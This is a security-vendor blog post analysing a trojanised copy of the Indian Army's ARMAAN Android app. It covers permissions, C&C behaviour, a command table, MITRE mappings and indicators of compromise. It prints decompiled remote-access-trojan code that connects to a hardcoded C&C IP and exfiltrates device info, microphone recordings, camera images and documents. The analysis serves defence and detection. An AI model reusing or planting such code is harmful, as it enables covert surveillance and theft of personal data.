Indian Army Personnel Face Remote Access Trojan Attacks

blog.cyble.com/2022/01/28/indian-army-personnel-face-remote-access-trojan-attacks/

January 28, 2022

Cyble Research Labs has come across a Twitter post wherein security researchers have brought to focus an Android malware that pretends to be the legitimate ARMAAN application. The Army Mobile Aadhaar App Network (ARMAAN) is an umbrella application covering various facets of information & services concerning all ranks of the Indian Army, and the app is used only by Indian Army personnel. Threat Actors (TAs) have customized the legitimate ARMAAN app and added malicious code into it.

During our analysis, we observed that this malicious application uses the icon, name, and even source code of the legitimate ARMAAN app. To create this malicious application, attackers have added an extra package in the legitimate application's source code to enable it to perform RAT activities.

From our analysis, we concluded that upon successful execution, this malicious application could steal sensitive data such as contacts, call logs, SMSes, location, files from external storage, record audio, etc., from the victims' devices.

Technical Analysis

APK Metadata Information

- App Name: **ARMAAN**
- Package Name: **in.gov.armaan**
- SHA256 Hash: **80c0d95fc2d8308d70388c0492d41eb087a20015ce8a7ea566828e4f1b5510d0**

Figure 1 shows the metadata information of the application.

Figure 1 – App Metadata Information

The below figure shows the application icon and name displayed on the Android device.



Figure 2 – App Icon and Name

The malware requests for Aadhar numbers, which is also a feature of the legitimate ARMAAN application, as shown in the figure below.



Figure 3 – App Requests KYC Documents

When the user inputs the AADHAAR number, the malware communicates with the official ARMAAN server to verify the account, as shown below.

Figure 4 – App Communicates to Legitimate Server

On comparing the legitimate ARMAAN application and the modified malicious ARMAAN application, we identified that the TAs have added an extra package containing malicious code, as shown in the figure below.



Figure 5 – Added Source Code Package in Malicious App

Manifest Description

The malware requests the user for 22 different permissions. Out of these, it abuses ten permissions. These dangerous permissions are listed below.

Permissions	Description
READ_SMS	Access SMSes in the device database (DB).
RECEIVE_SMS	Intercept SMSes received on the victim's device
READ_CALL_LOG	Access Call Logs
READ_CONTACTS	Access phone contacts.
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of the phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.
RECORD_AUDIO	Allows the app to record audio with the microphone, which the attackers can misuse.
ACCESS_COARSE_LOCATION	Allows the app to get the approximate location of the device network sources such as cell towers and Wi-Fi.
ACCESS_FINE_LOCATION	Allows the app to get the device's precise location using the Global Positioning System (GPS).
ACCESS_BACKGROUND_LOCATION	Allows an app to access location in the background.
ACCESS_WIFI_STATE	Allows the app to get information about Wi-Fi connectivity.

We observed added services and receivers entries in the manifest file of the malicious app, as shown in Figure 6.

Figure 6 – Added Entries in Manifest

It is also observed in the manifest that the TAs have added dangerous permissions entries such as READ_CONTACTS, READ_CALL_LOG, RECORD_AUDIO, ACCESS_COARSE_LOCATION, etc. in modified malicious ARMAAN applications.



Figure 7 – Added Permissions Entry in Malicious APP

Source Code Review

Our static analysis indicated that the malware steals sensitive data such as Contacts, SMSes, and Call logs, besides recording audio and taking pictures from the camera, etc., on commands from the C&C.

The malware uses a fixed hardcoded array containing the IP's ASCII values: *173[.]212.220.230* and port: *3617* Details. The malware then converts and uses them for its C&C communication, as shown in Figure 8.

```
byte[] ipArray = {49, 55, 51, 46, 50, 49, 50, 46, 50, 50, 48, 46, 50, 51, 48
byte[] portArray = {51, 54, 49, 55};

public MyAsyncTask(Context context) {
    this.context = context;
}

/* JADX INFO: Access modifiers changed from: protected */
public Void doInBackground(Void... voids) {
    storeGPS();
    connectToServer();
    return null;
}

private void connectToServer() {
    try {
        Thread.sleep(3000);
    } catch (InterruptedException e) {
        e.printStackTrace();
    }
    try {
        disconncted();
        String localIp = sendGET();
        if (localIp == null) {
            localIp = new String(this.ipArray);
        }
        Socket socket = new Socket(localIp, 3617);
        this.socket = socket;
        if (socket.isConnected()) {
            if (this.userInfo == null) {
                this.userInfo = new UserInfo(this.context).getAllUserInfo();
            }
            lambda$RecieveCommand$1$MyAsyncTask(this.userInfo);
            Constants.CONNECTION_STATE = true;
            RecieveCommand();
```

Figure 8 – Malware Communication

The *getAlluserInfo()* method has been used to collect the user's device information such as phone number, device manufacturer's details, etc., from the device, as shown in Figure 9.

```
public String getAllUserInfo() {
    StringBuilder sb = this.sb;
    sb.append(mGetUniqueId() + "90lAnK");
    StringBuilder sb2 = this.sb;
    sb2.append(getModel() + "90lAnK");
    StringBuilder sb3 = this.sb;
    sb3.append(getModel() + "90lAnK");
    StringBuilder sb4 = this.sb;
    sb4.append(getSimName() + "90lAnK");
    StringBuilder sb5 = this.sb;
    sb5.append(getsimCountryIso() + "90lAnK");
    StringBuilder sb6 = this.sb;
    sb6.append(getPhoneNumber() + "90lAnK");
    StringBuilder sb7 = this.sb;
    sb7.append(getManufacturer() + "90lAnK");
    StringBuilder sb8 = this.sb;
    sb8.append(getVersion() + "90lAnK");
    StringBuilder sb9 = this.sb;
    sb9.append(checkStatus() + "90lAnK");
    StringBuilder sb10 = this.sb;
    sb10.append(getGPS() + "90lAnK");
    return this.sb.toString();
```

Figure 9 – Collects User's Information

Through the *getAllSMS()* method, we identified that the malware collects SMSs data from the device, as shown in the below figure.



Figure 10 – Code to Collect SMSs

The method *getAllContacts()* has been used to collect Contacts data from the device, as shown below.

Figure 11 – Code to Collect Contacts Data

Method *getAllCallLogs()* depicts the malware's ability to collect Call logs data from the device. Refer to Figure 12.



Figure 12 – Code to Collect Call logs

The code snippet shown in the below image depicts the malware's ability to collect the device's location data from the device.



Figure 13 – Collects Location Data from the Device

The image shown below showcases the malware's code that collects and sends images from the WhatsApp directory in the device to the server on commands from the TAs.



Figure 14 – Steals Images from WhatsApp Directory

The method *sentMicRecording()* shown in the below image depicts the malware's ability to record mic and send the recorded data to the server on the TAs command. After the data is sent, the malware deletes the file.

```
private void sentMicRecording() {
    this.micManager = new MicManager();
    if (!Constants.RECORDING_STATE) {
        lambda$RecieveCommands$1$MyAsyncTask("O@y7J&Mike Recording is Started Please Wait : ");
        Constants.RECORDING_STATE = true;
        this.micManager.timerSchedule();
        this.micManager.setMicRecordingListener(new OnRaiseMicRecording() { // from class: com.example.mediaservice.
            @Override // com.example.mediaservice.Interfaces.OnRaiseMicRecording
            public void onMicRecording(String recording) {
                if (!Constants.RECORDING_STATE && ConstantMethod.checkFile(recording) && Constants.CONNECTION_STATE)
                    byte[] details = FileManager.sendFileDetailed("Nw39Jf" + recording);
                    byte[] fileData = FileManager.sendFile("Nw39Jf" + recording);
                    byte[] combined = new byte[details.length + fileData.length];
                    System.arraycopy(details, 0, combined, 0, details.length);
                    System.arraycopy(fileData, 0, combined, details.length, fileData.length);
                    MyAsyncTask.this.MsendFile(combined);
                    try {
                        Thread.sleep(2000);
                    } catch (InterruptedException e) {
                        e.printStackTrace();
                    }
                    ConstantMethod.fileDelete(recording);
```

Figure 15 – Records Mic

The below figure represents the malware's ability to capture images from the front and back camera and send the recorded data to the server on the TAs command.

```
private byte[] sentFrontCameraImage(int size) {
    String temp = size + "Ts6" + ConstantMethod.createMyStufffDir() + "/Front/" + System.currentTimeMillis() + ".PNG";
    byte[] command = "Nw39Jf".getBytes();
    byte[] stufflength = (temp.length() + "").getBytes();
    byte[] maindata = temp.getBytes();
    byte[] combined = new byte[command.length + 4 + maindata.length];
    System.arraycopy(command, 0, combined, 0, command.length);
    System.arraycopy(stufflength, 0, combined, command.length, stufflength.length);
    System.arraycopy(maindata, 0, combined, command.length + 4, maindata.length);
    return combined;
}

private byte[] sentBackCameraImage(int size) {
    String temp = size + "Ts6" + ConstantMethod.createMyStufffDir() + "/Back/" + System.currentTimeMillis() + ".PNG";
    byte[] command = "Nw39Jf".getBytes();
    byte[] stufflength = (temp.length() + "").getBytes();
    byte[] maindata = temp.getBytes();
    byte[] combined = new byte[command.length + 4 + maindata.length];
    System.arraycopy(command, 0, combined, 0, command.length);
    System.arraycopy(stufflength, 0, combined, command.length, stufflength.length);
    System.arraycopy(maindata, 0, combined, command.length + 4, maindata.length);
    return combined;
```

Figure 16 – Capture Images from Front and Back Camera

The malware collects the document files from the device through the *remainingDocumentFiles()* method shown in the figure below.

```
public String remainingDocumentFiles() {
    try {
        JSONArray sentTosver = sentDocumentOnAutoMode(new File("/storage/emulated/0"));
        if (sentTosver != null && sentTosver.length() >= 1) {
            this.filesManagers.put("fileList", sentTosver);
            return "5w$I!7" + this.filesManagers.toString().length() + "%d8W!3" + this.filesManagers.toString();
```

Figure 17 – Code to Collect Document Files

Below are the commands used by the TA to control the infected device:

Command	Description
D%r6t*	Get SMS data
s%7n@2	Get Contacts data
i*g4#3	Get Call logs data
O@y7J&	Start mic recording
5w$I!7	Get document files
1^R$4t	Get images from the WhatsApp folder
j*7e@4	Click photos from the device camera

A website with the domain name *hxxps://armaanapp[.]in* was registered around a year ago. It seems that TAs used this website to deliver malicious versions of the ARMAAN application, as shown in the below figure below.

Figure 18 – Fake Website

Conclusion

The modified, malicious ARMAAN app poses a serious threat to the Indian Armed Forces. It can perform RAT activities with the potential to steal Indian Army personnel's sensitive data, including contacts, call logs, SMSes, Location, and files from external storage, in addition to the ability to record sensitive audio.

TAs constantly adapt their methods to avoid detection and find new ways to target users through increasingly sophisticated techniques. Such malicious applications often masquerade as legitimate applications to trick users into installing them. This situation makes it imperative for users to install applications only after verifying their authenticity. Apps should only be installed exclusively via the official Google Play Store and other trusted portals to avoid such attacks.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed in mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM card – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMSes, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Mean.
Initial Access	T1444	Masquerade as Legitimate Application
Execution	T1575	Native Code
Collection	T1433	Access Call Log
Collection	T1412	Capture SMS Messages
Collection	T1432	Access Contact List
Collection	T1429	Capture Audio
Collection	T1512	Capture Camera
Collection	T1533	Data from Local System
Collection	T1430	Location Tracking
Command and Control	T1436	Commonly Used Ports

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
80c0d95fc2d8308d70388c0492d41eb087a20015ce8a7ea566828e4f1b5510d0	SHA256	Malicious APK
173[.]212.220.230:3617	IP Address	Malware Communication IP